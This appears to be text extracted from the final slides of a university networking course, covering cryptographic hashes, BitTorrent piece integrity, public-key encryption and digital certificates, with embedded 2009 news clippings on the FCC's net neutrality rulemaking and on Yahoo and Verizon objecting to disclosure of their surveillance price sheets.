- **Careful of Replay – don't believe previous $\{m, v\}$**

Cryptographic hashes

- **Hash arbitrary-length input to fixed-size output**

- Typical output size 160–512 bits
- Cheap to compute on large input (faster than network)

- **Collision-resistant: Intractable to find**

$$x \neq y, H(x) = H(y)$$

- Of course, many such collisions exist
- But no one has been able to find one, even after analyzing the algorithm

- **Most popular hash SHA-1**

- [Nearly] broken
- Today should use SHA-256 or SHA-512

BitTorrent Pieces and Sub-pieces

- **BitTorrent breaks up a file into N pieces**
 - For throughput, pieces are large: 256KB-1MB
 - For latency, broken into subpieces
- **Hashes of pieces in torrent provide end-to-end integrity (HBO/Rome)**
 - Hashes computes a short summary of a piece of data
 - Cryptographically strong hashes: hard to find collisions or data that produces a hash (more in lectures 16+17)

Public key encryption

- **Three randomized algorithms:**
 - *Generate* – $G(1^k) \rightarrow K, K^{-1}$ (randomized)
 - *Encrypt* – $E(K, m) \rightarrow \{m\}_K$ (randomized)
 - *Decrypt* – $D(K^{-1}, \{m\}_K) \rightarrow m$
- **Provides secrecy, like conventional encryption**
 - Can't derive m from $\{m\}_K$ without knowing K^{-1}
- **Encryption key K can be made public**
 - Can't derive K^{-1} from K
 - Everyone can use same pub. key to encrypt for one recipient
- **Note: Encrypt *must* be randomized**
 - Same message must encrypt to different ciphertext each time
 - Otherwise, can easily guess plaintext from small message space (E.g., encrypt "yes", encrypt "no", see which matches message)

Digital certificates

- A digital certificate binds a public key to name (e.g., says “www.ebay.com’s key is X”)
- There is a *chain* of certificates from root certification authorities to providers
- Certificate is simply a document with a signature
 - E.g., Verisign signs a document saying “Google’s public key is Y”
- Assuming you trust the certification authority, you can then trust communication with Google

Summary

- **The power of a name**
- **Key technique: layering**
 - Separates concerns
 - Decouples provider from user (e.g., TCP versions)
 - End-to-end model: link, network, application...
 - In practice, broken when needed
- **Distributed state machines**
 - Two sides may have arbitrary message delays and losses
 - Innocence is quickly not bliss (lecture 17)

Networking Today

GOVERNMENT TECHNOLOGY®

SOLUTIONS FOR STATE AND LOCAL GOVERNMENT IN THE INFORMATION AGE

Government Technology

News Articles

[Digital Communities](#)[e-Government](#)[Economic Stimulus](#)[Emergency Management](#)[Emerging Technologies](#)[Enterprise Technology](#)[Green Initiatives](#)[Products](#)[Public CIO](#)[Public Safety](#)[Transportation](#)[Wireless](#)[View All News Topics...](#)

Get News Via Email

Industry Perspectives

[Case Studies](#)[White Papers](#)[Partner Sites](#)

Government Technology Magazine

🔍 FCC Submits Rulemaking Notice for 'Open Internet'

Dec 1, 2009, News Report

The tug of war over Net neutrality could be drawing to a close. A **notice** published Monday in the Federal Register asks for public comment about proposed rulemaking that would "preserve the open Internet."

The FCC wants input on draft language that would codify a set of principles that would set standards for issues such as competition by Internet service providers (ISPs), and transparency for consumers who seek information about the broadband service they purchase.

Big ISPs like Comcast and AT&T have argued that vendors should be allowed to sell customers differentiated service levels for Internet access, with prices adjusted for user bandwidth consumption. The ISPs also contend federal regulation mandating a neutral network will stifle the industry's ability to generate increased revenue, which they say is needed to reinvest in the nation's broadband infrastructure. The Obama administration and FCC Chairman **Julius Genachowski** (who helped author the president's technology policy) disagree and prefer unfettered access for all consumers.

 [SHARE](#)    

Comment

You May Also Like

[FCC Chairman Backs Extended Net Neutrality, Calls for Formal Rules](#)

Related Links

[Delivering innovative enterprise case management solutions for government agencies: Lagan](#)

Tools Sponsored By

Networking Today

WIRED

SUBSCRIBE >>

SECTIONS >>

BLOGS >>

REVIEWS >>

VIDEO >>

HOW-TO >>


Sign In | RSS Feeds

THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE



Yahoo, Verizon: Our Spy Capabilities Would 'Shock', 'Confuse' Consumers


By [Kim Zetter](#)  December 1, 2009 | 3:30 pm | Categories: [Cover-Ups](#), [Surveillance](#), [privacy](#)

Want to know how much phone companies and internet service providers charge to funnel your private communications or records to U.S. law enforcement and spy agencies?

That's the question muckraker and Indiana University graduate student Christopher Soghoian asked all agencies within the Department of Justice, under a Freedom of Information Act (FOIA) request filed a few months ago. But before the agencies could provide the data, Verizon and Yahoo intervened and filed an objection on grounds that, among other things, they would be ridiculed and publicly shamed were their surveillance price sheets made public.



Where next?



Thanks for being a great class!